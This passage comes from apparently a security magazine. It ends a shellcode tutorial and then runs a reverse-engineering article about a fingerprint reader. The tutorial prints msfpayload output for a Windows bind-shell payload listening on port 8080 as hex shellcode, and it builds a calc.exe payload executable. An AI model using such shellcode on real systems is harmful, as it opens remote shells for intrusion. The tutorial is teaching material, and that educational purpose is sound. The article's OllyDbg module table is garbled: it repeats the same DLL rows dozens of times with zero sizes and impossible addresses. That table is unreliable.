Name Current Setting Required Description
----
CMD yes the command string to execute
EXITFUNC thread yes Exit technique: seh, thread, process
Description:
Execute an arbitrary command
```

As can be seen the only option is to specify the “CMD” option. One simply needs to execute “calc.exe” so that we can test it on our own systems.



```
root@ICF-Linux: /pentest/exploits/framework
File Edit View Terminal Help
root@ICF-Linux: /pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=8080 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=8080, RHOST=, EXITFUNC=seh,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x1f\x90\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\x9e\x38\xff\xff\xd5"
```

Figure 5. Generating the Shellcode Using Msfpayload

In order to generate a Windows’ executable using Metasploit one needs to specify the X output option. This will display the executable on the screen, therefore there is a need to pipe it to a file which will call pscalc.exe, as shown below:

```
$ msfpayload windows/exec CMD=calc.exe X > pscalc.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/exec
Length: 121
Options: CMD=calc.exe
```

Now an executable file in the relevant directory called “pscalc.exe” is shown. One may confirm this by using the following command:

```
$ ls -l pscalc.exe
-rw-r--r-- 1 Administrator mkpasswd 4637
Oct 9 08:53 pscalc.exe
```

As can be seen this file is not set to being an executable, so one will need to set the executable permissions on it using via the following command:


```
$ chmod 755 pscalc.exe
```

It is now testable by executing the “pscalc.exe” Windows executable. The following command should trigger the Windows Calculator to be displayed on your system.

```
$ ./pscalc.exe
```

As was mentioned in the beginning of the article we have focused on one aspect of the security’s field reverse engineering concept – the shellcodes. This is a very basic “know how” for the use of “shellcodes” but it should be the first step and the gates’ open for a further and a much more in depth search of the versatile use and features shellcodes can supply.

About the Author



Eran Goldstein is the founder of Frogteam|Security, a cyber security vendor company in USA and Israel. He is also the creator and developer of “Total Cyber Security – TCS” product line. Eran Goldstein is a senior cyber security expert and a software developer with over 10 years of experience. He specializes at penetration testing, reverse engineering, code reviews and application vulnerability assessments. Eran has a vast experience in leading and tutoring courses in application security, software analysis and secure development as EC-Council Instructor (C|EI). For more information about Eran and his company you may go to: <http://www.frogteam-security.com>.

How to Reverse the Code

by Raheel Ahmad, Writer – Information Security Analyst & eForensics at Hakin9

Although revealing the secret is always an appealing topic for any audience, Reverse Engineering is a critical skill for programmers. Very few information security professionals, incident response analysts and vulnerability researchers have the ability to reverse binaries efficiently. You will undoubtedly be at the top of your professional field (Infosec Institute).

It is like finding a needle in a dark night. Not everyone can be good at decompiling or reversing the code. I can show a roadmap to successfully reverse the code with tools but reverse engineering requires more skills and techniques.

Software reverse engineering means different things to different people. Reversing the software actually depends on the software itself. It can be defined as unpacking the packed, disassembling the assembled or decompiling the compiled piece of code termed as software. Some people have also named it as Auditing the Binary or Malware Analysis. This depends on the motive.



Figure 1. Fundamental Requirements

Before we jump into more details, let's highlight some pre-requisites of software reverse engineering.

Pre-requisite in Software Reverse Engineering

Most importantly, you should be a programmer who understands the basic concepts of how the software world works. It is like driving your car in reverse gear and reaching home without accidents! So yes, it's not an easy job and it requires practice.

Understanding following requirements is fundamental in reversing any piece of code.

- 001 – You should be good in at least one programming language so it could be C++.
- 002 – Understanding assembly language is the key to success in reversing the code and reaching the target. Understanding of stack and memory works, types of registers and pointers are the important factors.
- 003 – Which DLL is mapped to which statement is very important.
- 004 – Try identifying the algorithms used and drawing the map of them.
- 005 – Performing crash analysis to identify bugs, understanding the functionality of the software code by applying the hit and miss rule.
- 006 – Identifying files used.
- 007 – Identify variables used in the code, this is very important.
- 008 – Most importantly is Vulnerability Analysis, this is applicable when you are trying to modify the normal behaviour of the code.

Approach: Different Reversing Approaches.

There are many different approaches for reversing, and choosing the right one depends on the target program, the platform on which it runs and on which it was developed, and what kind of information you're looking to extract. Generally speaking, there are two fundamental reversing methodologies: *offline analysis* and *live analysis*.




Figure 2. IDA in Flow

Offline Code Analysis (Dead-Listing)

Offline analysis of code means that you take a binary executable and use a disassembler or a decompiler to convert it into a human-readable form.

Reversing is then performed by manually reading and analysing parts of that output.

Offline code analysis is a powerful approach because it provides a good outline of the program and makes it easy to search for specific functions that are of interest.

The downside of offline code analysis is usually that a better understanding of the code is required (compared to live analysis) because you can't see the data that the program deals with and how it flows. You must guess what type of data the code deals with and how it flows based on the code. Offline analysis is typically a more advanced approach to reversing.

There are some cases (particularly cracking-related) where offline code analysis is not possible. This typically happens when programs are "packed", so that the code is encrypted or compressed and is only unpacked in runtime. In such cases only live code analysis is possible.

Live Code Analysis

Live Analysis involves the same conversion of code into a human-readable form, but here you don't just statically read the converted code but instead run it in a debugger and observe its behaviour on a live system.

Power Cross-platform Debugging:

- Instant debugging, no need to wait for the analysis to be complete to start a debug session.
- Easy connection to both local and remote processes.
- Support for 64 bits systems and new connection possibilities.

Highlights of OllyDbg Functionalities

- It debugs multithread applications.
- Attaches to running programs
- Configurable disassembler supports both MASM and IDEAL formats
- MMX, 3DNow! And SSE data types and instructions, including Athlon extensions.
- It recognizes complex code constructs, like call to jump to procedure.
- Decodes calls to more than 1900 standard API and 400 C functions.

High Level Reverse Engineering Methodology

As per Information Risk Management PLC, high level Reverse Engineering can be divided into three quick steps. This methodology is the culmination of exiting tools and techniques within the IT Security research community, presenting the ways to identify process operation at a higher-level of abstraction than traditional binary reversing.




Figure 4. High Level Reversing Methodology

In this methodological approach attention is on application DLLs and functions implemented. Following this approach the researcher is free to explore and take any further steps as desired.

When analysing this way the researcher can focus attention on functions that appear more “interesting” from information security point of view.

A Practical Example

A practical example while working on this methodology as explained below.

- **Functionality Explored:** Microsoft Fingerprint Reader (manufactured by Digital Persona)
- **Tools Required:** Universal Hooker (uhooker by Core Security Technologies), Interactive Disassembler (IDA) and the OllyDbg debugger.

It is assumed that the reader is familiar with these tools; further information on how to use these tools can be obtained on the vendor website. I have already explained a bit about IDA and OllyDbg, Uhooker is a tool to intercept execution of programs. It enables the user to intercept calls to API Functions inside the DLL and also arbitrary addresses within the executable file in the Memory. Uhooker builds on the idea that the function handling the hook is the one with knowledge about parameter types of the function it is handling. Uhooker is implemented as an OllyDbg plug-in, which takes care of function hooking using software breakpoints.

Phase 1: Identify Relevant Components

This first phase demands the investigation of the core component of the target; in this case it is Microsoft Fingerprint Reader. A number of methods can be applied for identifying core components of Microsoft Fingerprint Reader at this level. The noticeable start point for us would be to include the device drivers that are used, in Windows case the operating system itself provides much information on the device drivers and their system location, it's only the matter of knowing it as shown in Figure 5.




Figure 5. Identification of core driver module of fingerprint reader from System Manager

Here we can identify different DLLs and device drivers that are used to control the device, this will serve as a good starting point to our High Level understanding of device and the system operation.

Typically, the next step includes examination of system interaction with the underlying operating system. Again, a number of tools exists for this purpose – well known tools such as Sysinternal tools, regmon,

filemon and process explorer, provide great deal of possibility for exploring process interaction with registry, file system and the other processes respectively. Here, knowledge about DLL Mapping is the essential, which I highlighted in the beginning *refer 003 – DLL Mapping*.

Note

Findings from this step should be documented by the researcher as they will form the basis of later phases. In the above example the following table presents some of the findings (Table 1).

Table 1. Identifying possible system functions from filenames alone

System Component / Filename	Likely Functionality
DPHost.exe	Digital Persona Host – Main host application
Crypt32.dll and DPSecret.dll	Encryption / Decryption Functionality (Fingerprint images are purportedly encrypted between device and host)
Dpdevctl.dll	Digital Persona Device Control – Control commands for the fingerprint device
Dpdevdat.dll	Digital Persona Device Data – Functions for handling data received from the device
DPCFtrEx.dll	Digital Persona Feature Extraction – functions for extracting biometric features from fingerprint images
DpCmpMgt.dll	Digital Persona Comparison/Component Management
DPCRecEn.dll	Digital Persona Recognition Engine – functionality relating to the biometric matching algorithm

The minor information leakages in the filenames can be very useful for identifying the functionality of the system, and in this case DPHost.exe looks like the core process. We will further proceed by attaching the debugger to the interesting process. OllyDbg's Executable Modules Window will list all executable modules currently loaded by the debugged process. Figure 6 is an example for this.

Base	Size	Entry	Name	(system)	File version	Path
01710000	00000000	01720000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
01720000	00000000	01730000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
01730000	00000000	01740000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
01740000	00000000	01750000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
01750000	00000000	01760000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
01760000	00000000	01770000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
01770000	00000000	01780000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
01780000	00000000	01790000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
01790000	00000000	01800000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
01800000	00000000	01810000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
01810000	00000000	01820000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
01820000	00000000	01830000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
01830000	00000000	01840000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
01840000	00000000	01850000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
01850000	00000000	01860000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
01860000	00000000	01870000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
01870000	00000000	01880000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
01880000	00000000	01890000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
01890000	00000000	01900000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
01900000	00000000	01910000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
01910000	00000000	01920000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
01920000	00000000	01930000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
01930000	00000000	01940000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
01940000	00000000	01950000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
01950000	00000000	01960000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
01960000	00000000	01970000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
01970000	00000000	01980000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
01980000	00000000	01990000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
01990000	00000000	02000000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02000000	00000000	02010000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02010000	00000000	02020000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02020000	00000000	02030000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02030000	00000000	02040000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02040000	00000000	02050000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02050000	00000000	02060000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02060000	00000000	02070000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02070000	00000000	02080000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02080000	00000000	02090000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02090000	00000000	02100000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02100000	00000000	02110000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02110000	00000000	02120000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02120000	00000000	02130000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02130000	00000000	02140000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02140000	00000000	02150000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02150000	00000000	02160000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02160000	00000000	02170000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02170000	00000000	02180000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02180000	00000000	02190000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02190000	00000000	02200000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02200000	00000000	02210000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02210000	00000000	02220000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02220000	00000000	02230000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02230000	00000000	02240000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02240000	00000000	02250000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02250000	00000000	02260000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02260000	00000000	02270000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02270000	00000000	02280000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02280000	00000000	02290000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02290000	00000000	02300000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02300000	00000000	02310000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02310000	00000000	02320000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02320000	00000000	02330000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02330000	00000000	02340000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02340000	00000000	02350000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02350000	00000000	02360000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02360000	00000000	02370000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02370000	00000000	02380000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02380000	00000000	02390000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02390000	00000000	02400000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02400000	00000000	02410000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02410000	00000000	02420000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02420000	00000000	02430000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02430000	00000000	02440000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02440000	00000000	02450000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02450000	00000000	02460000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02460000	00000000	02470000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02470000	00000000	02480000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02480000	00000000	02490000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02490000	00000000	02500000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02500000	00000000	02510000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02510000	00000000	02520000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02520000	00000000	02530000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02530000	00000000	02540000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02540000	00000000	02550000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02550000	00000000	02560000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02560000	00000000	02570000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02570000	00000000	02580000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02580000	00000000	02590000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02590000	00000000	02600000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
